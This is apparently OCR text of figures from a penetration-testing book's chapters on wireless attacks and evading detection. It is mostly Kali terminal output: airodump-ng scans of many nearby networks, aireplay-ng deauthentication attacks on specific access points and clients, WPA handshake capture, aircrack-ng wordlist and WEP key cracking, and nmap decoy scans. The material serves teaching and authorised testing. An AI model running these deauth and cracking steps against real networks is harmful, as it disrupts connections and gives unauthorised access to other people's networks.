
Chapter 8: Targeting Wireless Devices and Networks









IEEE Standard	Frequency	Maximum Bandwidth
802.11a	5 GHz	54 Mb/s
802.11b	2.4 GHz	11 Mb/s
802.11g	2.4 GHz	54 Mb/s
802.11n	2.4 GHz & 5 GHz	600 Mb/s
802.11ac	5 GHz	7 Gb/s






SSID: ACME Corp
SSID: ACME Corp VIP
Rogue Access Point

```
root@kali:~# aireplay-ng --test wlan1
21:06:30  Trying broadcast probe requests...
21:06:30  Injection is working!
21:06:32  Found 4 APs

21:06:32  Trying directed probe requests...
21:06:32  50:1D:93:DE:62:9C - channel: 1 - 'Digicel_WiFi_TCH3'
21:06:33  Ping (min/avg/max): 2.136ms/8.092ms/19.226ms Power: -56.50
21:06:33  28/30:  93%

21:06:33  C0:3F:0E:A0:26:30 - channel: 1 - 'PCCLGROUP'
21:06:33  Ping (min/avg/max): 2.808ms/13.796ms/81.482ms Power: -69.40
21:06:33  30/30: 100%

21:06:33  88:CE:FA:4B:10:FF - channel: 1 - 'The Continental'
21:06:37  Ping (min/avg/max): 1.800ms/9.161ms/43.091ms Power: -81.33
21:06:37   9/30:  30%

21:06:37  00:23:6A:A0:ED:1A - channel: 1 - 'ILAS'
21:06:40  Ping (min/avg/max): 1.282ms/2.939ms/5.860ms Power: -79.50
21:06:40  16/30:  53%
```

```
root@kali:~# aireplay-ng -9 wlan1
21:07:12  Trying broadcast probe requests...
21:07:12  Injection is working!
21:07:14  Found 2 APs

21:07:14  Trying directed probe requests...
21:07:14  C0:3F:0E:A0:26:30 - channel: 1 - 'PCCLGROUP'
21:07:15  Ping (min/avg/max): 2.685ms/13.652ms/31.586ms Power: -72.07
21:07:15  28/30:  93%

21:07:15  50:1D:93:DE:62:9C - channel: 1 - 'Digicel_WiFi_TCH3'
21:07:15  Ping (min/avg/max): 1.984ms/13.885ms/128.173ms Power: -58.14
21:07:15  29/30:  96%
```

```
1) root@kali: ~
EC:08:6B:62:83:93  -56        5        3    0   7  54e. WPA2 CCMP   PSK          :)
CH  7 ][ Elapsed: 54 s ][ 2019-02-13 21:37 ][ display ap only

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS     ESSIDSmarter

E8:B4:C8:3B:16:6E  -52       19        4    0  11  54e. WPA2 CCMP   PSK          Actavo
EC:08:6B:62:83:93  -57       24       28    0   7  54e. WPA2 CCMP   PSK          :)
50:1D:93:DE:62:9C  -65       36       48    0   1  54e  WPA2 CCMP   PSK          Digicel_WiFi_TCH3
94:10:3E:14:FA:EC  -74       36        2    0  11  54e  WPA2 CCMP   PSK          Link Smarter
00:6B:F1:1B:ED:80  -74        8        0    0   6  54e  WPA2 CCMP   MGT          Staff
00:6B:F1:1B:ED:82  -74        5        0    0   6  54e  WPA2 CCMP   MGT          Mobile
BC:9C:31:06:31:6C  -77        5        4    0   8  54e  WPA2 CCMP   PSK          Digicel_WiFi_r29X
00:23:6A:A0:ED:1A  -79       22        0    0   1  54e  WPA2 CCMP   PSK  1.0     ILAS
C0:3F:0E:A0:26:30  -79       33        0    0  11  54e  WPA2 CCMP   PSK  1.0     PCCLGROUP
78:8A:20:2D:51:A9  -82        5        0    0  11  54e. WPA2 CCMP   PSK          TTOR Trinidad
88:CE:FA:4B:10:FF  -80       18        0    0   1  54e  WPA2 CCMP   PSK          The Continental
6C:AA:B3:14:4A:D8  -81        7        0    0  11  54e. WPA2 CCMP   PSK          NCRHA WLAN
6C:AA:B3:14:62:48  -82       10        0    0  11  54e. WPA2 CCMP   PSK          NCRHA WLAN
00:A2:EE:F1:97:00  -75        7        0    0   1  54e  WPA2 CCMP   MGT          Staff
00:A2:EE:F1:97:02  -75        6        0    0   1  54e  WPA2 CCMP   MGT          Mobile
1C:3E:84:A1:04:EA  -80        2        0    0   6  54e. OPN                      HP-Print-EA-LaserJet 1102
```

```
1) root@kali: ~
rev_rmnet3  no wireless extensions.
 CH  6 ][ Elapsed: 6 mins ][ 2019-02-13 21:22

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID                     MANUFACTURER

 78:8A:20:2D:52:44   -1        0        0    0  11  -1                    <length:  0>              Unknown
 EC:08:6B:62:83:93  -54      189      177    0   7  54e. WPA2 CCMP   PSK  :)                       Unknown
 50:1D:93:DE:62:9C  -65      186      808    0   1  54e  WPA2 CCMP   PSK  Digicel_WiFi_TCH3         Unknown
 C0:3F:0E:A0:26:30  -72      215        0    0   1  54e  WPA2 CCMP   PSK  PCCLGROUP                 NETGEAR
 94:10:3E:14:FA:EC  -78      258       29    0  11  54e  WPA2 CCMP   PSK  Link Smarter              Belkin International Inc.
 00:6B:F1:1B:ED:80  -76       11        0    0   6  54e  WPA2 CCMP   MGT  Staff                     Unknown
 BC:9C:31:06:31:6C  -79      101       42    0   8  54e  WPA2 CCMP   PSK  Digicel_WiFi_r29X         Unknown
 00:23:6A:A0:ED:1A  -80      183       26    0   1  54e  WPA2 CCMP   PSK  ILAS                      SmartRG Inc
 88:CE:FA:4B:10:FF  -80       22       11    0   1  54e  WPA2 CCMP   PSK  The Continental           Huawei Technologies Co., Ltd
 6C:AA:B3:14:4A:D8  -83      105        0    0  11  54e. WPA2 CCMP   PSK  NCRHA WLAN                Ruckus Wireless
 6C:AA:B3:14:62:48  -83       22        0    0  11  54e. WPA2 CCMP   PSK  NCRHA WLAN                Ruckus Wireless
 1C:3E:84:A1:04:EA  -78       19        0    0   6  54e. OPN              HP-Print-EA-LaserJet 1102  Hon Hai Precision Ind. Co.,Ltd.
 00:A2:EE:F1:97:02  -76       19        0    0   1  54e  WPA2 CCMP   MGT  Mobile                    Unknown
 78:8A:20:2D:51:A9  -83       40        0    0  11  54e. WPA2 CCMP   PSK  TTOR Trinidad             Unknown
 02:90:7F:B9:4E:48  -82        9        0    0  13  54e  WPA2 CCMP   PSK  JDS-CHAG                  Unknown
 00:6B:F1:1B:ED:82  -72        8        0    0   6  54e  WPA2 CCMP   MGT  Mobile                    Unknown
 12:90:7F:B9:4E:48  -82       12        0    0  13  54e  WPA2 CCMP   PSK  JDS-GUEST                 Unknown
 00:A2:EE:F1:97:00  -76       14        2    0   1  54e  WPA2 CCMP   MGT  Staff                     Unknown
```

```
airodump-ng --bssid 62:72:0B:1C:D3:E3 -c 1 wlan1mon --wps
```

```
CH  1 ][ Elapsed: 36 s ][ 2019-02-13 21:28

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH WPS     ESSID

62:72:0B:1C:D3:E3  -90   3        7        0    0   1   65  WPA2 CCMP   PSK  2.0     Studio G Mini
```

```
root@kali:~# aireplay-ng -0 60 -a 38:4C:4F:58:EC:AC wlan0mon
21:50:22  Waiting for beacon frame (BSSID: 38:4C:4F:58:EC:AC) on channel 5
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
21:50:22  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:23  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:23  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:23  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:24  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:24  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:25  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:25  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:26  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
21:50:26  Sending DeAuth (code 7) to broadcast -- BSSID: [38:4C:4F:58:EC:AC]
```

```
  Attack modes (numbers can still be used):

      --deauth      count : deauthenticate 1 or all stations (-0)
      --fakeauth    delay : fake authentication with AP (-1)
      --interactive       : interactive frame selection (-2)
      --arpreplay         : standard ARP-request replay (-3)
      --chopchop          : decrypt/chopchop WEP packet (-4)
      --fragment          : generates valid keystream   (-5)
      --caffe-latte       : query a client for new IVs  (-6)
      --cfrag             : fragments against a client  (-7)
      --migmode           : attacks WPA migration mode  (-8)
      --test              : tests injection and quality (-9)

      --help              : Displays this usage screen

No replay interface specified.
root@kali:~#
```

```
CH  2 ][ Elapsed: 5 mins ][ 2019-02-14 12:34

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

38:4C:4F:58:E7:E4  -72  75     1656      597    0   2  195  WPA2 CCMP   PSK  Digic

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

38:4C:4F:58:E7:E4  3C:F7:A4:86:66:DB   -1    6e- 0      0      348
38:4C:4F:58:E7:E4  CC:79:4A:F1:95:C6   -1    1e- 0      0        3
38:4C:4F:58:E7:E4  C8:FF:28:14:22:29  -73    1e- 1e    34      811
```

```
root@kali:~# aireplay-ng -0 2 -a 38:4C:4F:58:E7:E4 -c 3C:F7:A4:86:66:DB  wlan0mon
12:42:10  Waiting for beacon frame (BSSID: 38:4C:4F:58:E7:E4) on channel 2
12:42:11  Sending 64 directed DeAuth (code 7). STMAC: [3C:F7:A4:86:66:DB] [ 0| 5 ACKs]
12:42:11  Sending 64 directed DeAuth (code 7). STMAC: [3C:F7:A4:86:66:DB] [ 0| 0 ACKs]
root@kali:~#
```

```
11:07:36.294079 1.0 Mb/s [bit 15] 314us BSSID:38:4c:4f:58:ec:ac DA:ff:ff:ff:ff:ff:ff SA:38
:4c:4f:58:ec:ac DeAuthentication: Class 3 frame received from nonassociated station
11:07:36.294371 1.0 Mb/s [bit 15] 0us BSSID:38:4c:4f:58:ec:ac DA:ff:ff:ff:ff:ff:ff SA:38:4
c:4f:58:ec:ac DeAuthentication: Class 3 frame received from nonassociated station
11:07:36.296171 1.0 Mb/s [bit 15] 314us BSSID:38:4c:4f:58:ec:ac DA:ff:ff:ff:ff:ff:ff SA:38
:4c:4f:58:ec:ac DeAuthentication: Class 3 frame received from nonassociated station
```

```
CH  1 ][ Elapsed: 24 s ][ 2019-02-14 22:51 ][ display ap only

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

9C:3D:CF:          -39        8        7    0   8  540  WPA2 CCMP   PSK  !|>_<|!
68:7F:74:01:28:E1  -57       10        2    0   6  130  WPA  CCMP   PSK  <length:  6>
38:4C:4F:58:EC:AC  -91        6        0    0   5  195  WPA2 CCMP   PSK  Digicel_WiFi_T28R
```

```
CH  6 ][ Elapsed: 12 s ][ 2019-02-14 22:52

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

68:7F:74:01:28:E1  -54 100      133      112   10   6  130  WPA  CCMP   PSK  <length:  6>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

68:7F:74:01:28:E1  00:C0:CA:72:72:03  -58   11 -54      0      112
```

```
root@kali:~# aireplay-ng -0 20 -a 68:7F:74:01:28:E1 wlan0mon
22:53:44  Waiting for beacon frame (BSSID: 68:7F:74:01:28:E1) on channel 6
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
22:53:44  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
22:53:46  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
22:53:48  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
22:53:50  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
22:53:52  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
22:53:53  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
22:53:55  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
22:53:57  Sending DeAuth (code 7) to broadcast -- BSSID: [68:7F:74:01:28:E1]
```

```
CH  6 ][ Elapsed: 2 mins ][ 2019-02-14 22:55

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

68:7F:74:01:28:E1  -57  96     1329     1981    1   6  130  WPA  CCMP   PSK  dd-wrt

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

68:7F:74:01:28:E1  00:C0:CA:72:72:03  -60   11 -54      0     1982  dd-wrt
```

```
CH  6 ][ Elapsed: 13 mins ][ 2019-02-15 12:56 ][ WPA handshake: 68:7F:74:01:28:E1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

68:7F:74:01:28:E1  -40 100     8161     2950    2   6  130  WPA  CCMP   PSK  dd-wrt

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

68:7F:74:01:28:E1  00:C0:CA:72:72:03  -38   11 - 9      0     2949  dd-wrt
```


```
root@kali:~# aircrack-ng dd-wrt-01.cap
Opening dd-wrt-01.capse wait...
Read 16309 packets.

   #  BSSID              ESSID                     Encryption

   1  68:7F:74:01:28:E1  dd-wrt                    WPA (1 handshake)

Choosing first network as target.

Opening dd-wrt-01.capse wait...
Read 16309 packets.

1 potential targets
```

```
root@kali:~# locate password.lst
/usr/share/john/password.lst
/usr/share/metasploit-framework/data/wordlists/password.lst
```


```
                              Aircrack-ng 1.5.2

      [00:00:29] 50513/50790 keys tested (1744.44 k/s)

      Time left: 0 seconds                                      99.45%

                           KEY FOUND! [ password1 ]


      Master Key     : 32 77 47 7D CE 3A 38 A0 8A CC 6C C3 C1 9F 51 E0
                       FD 03 CB 6F 07 1E 82 23 76 99 24 0D 94 80 15 C9

      Transient Key  : D0 89 E0 5A 8E DF 6B 55 E0 87 17 94 F2 49 07 A1
                       99 E7 BA 94 93 C5 A4 0A 69 EF 17 43 41 D6 6C 15
                       75 C5 8C D8 16 26 0B D9 BF 45 CC BF A4 45 1C BE
                       17 B3 E7 6B 76 99 E9 9C 8E 53 E7 D3 DD 09 82 E8

      EAPOL HMAC     : 29 C8 B5 39 36 A7 A5 B1 51 B7 A2 6A 62 D5 51 0C
root@kali:~#
```


```
root@kali:~# ls -l *cap
-rw-r--r-- 1 root root 2905508 Feb 13 22:25 Digi-01.cap
-rw-r--r-- 1 root root 4071637 Feb 13 22:14 ptw.cap
```

```
                              Aircrack-ng 1.5.2


                    [00:00:01] Tested 1514 keys (got 30566 IVs)

KB    depth   byte(vote)
 0    0/  9   1F(39680) 4E(38400) 14(37376) 5C(37376) 9D(37376) 00(37120)
 1    7/  9   64(36608) 3E(36352) 34(36096) 46(36096) BA(36096) 20(35584)
 2    0/  1   1F(46592) 6E(38400) 81(37376) 79(36864) AD(36864) 38(36608)
 3    0/  3   1F(40960) 15(38656) 7B(38400) BB(37888) 5C(37632) 4F(36608)
 4    0/  7   1F(39168) 23(38144) 97(37120) 59(36608) 13(36352) 83(36352)

                        KEY FOUND! [ 1F:1F:1F:1F:1F ]
      Decrypted correctly: 100%
```



Chapter 9: Avoiding Detection






```
root@kali:~# nmap -sS 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-22 10:25 EST
Nmap scan report for 10.10.10.100
Host is up (0.00034s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```


```
root@kali:~# nmap -D 10.10.10.10,10.10.10.20,10.10.10.21 10.10.10.100
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-22 12:01 EST
Nmap scan report for 10.10.10.100
Host is up (0.0010s latency).
Not shown: 978 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
```


*eth0


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


ip.dst == 10.10.10.100

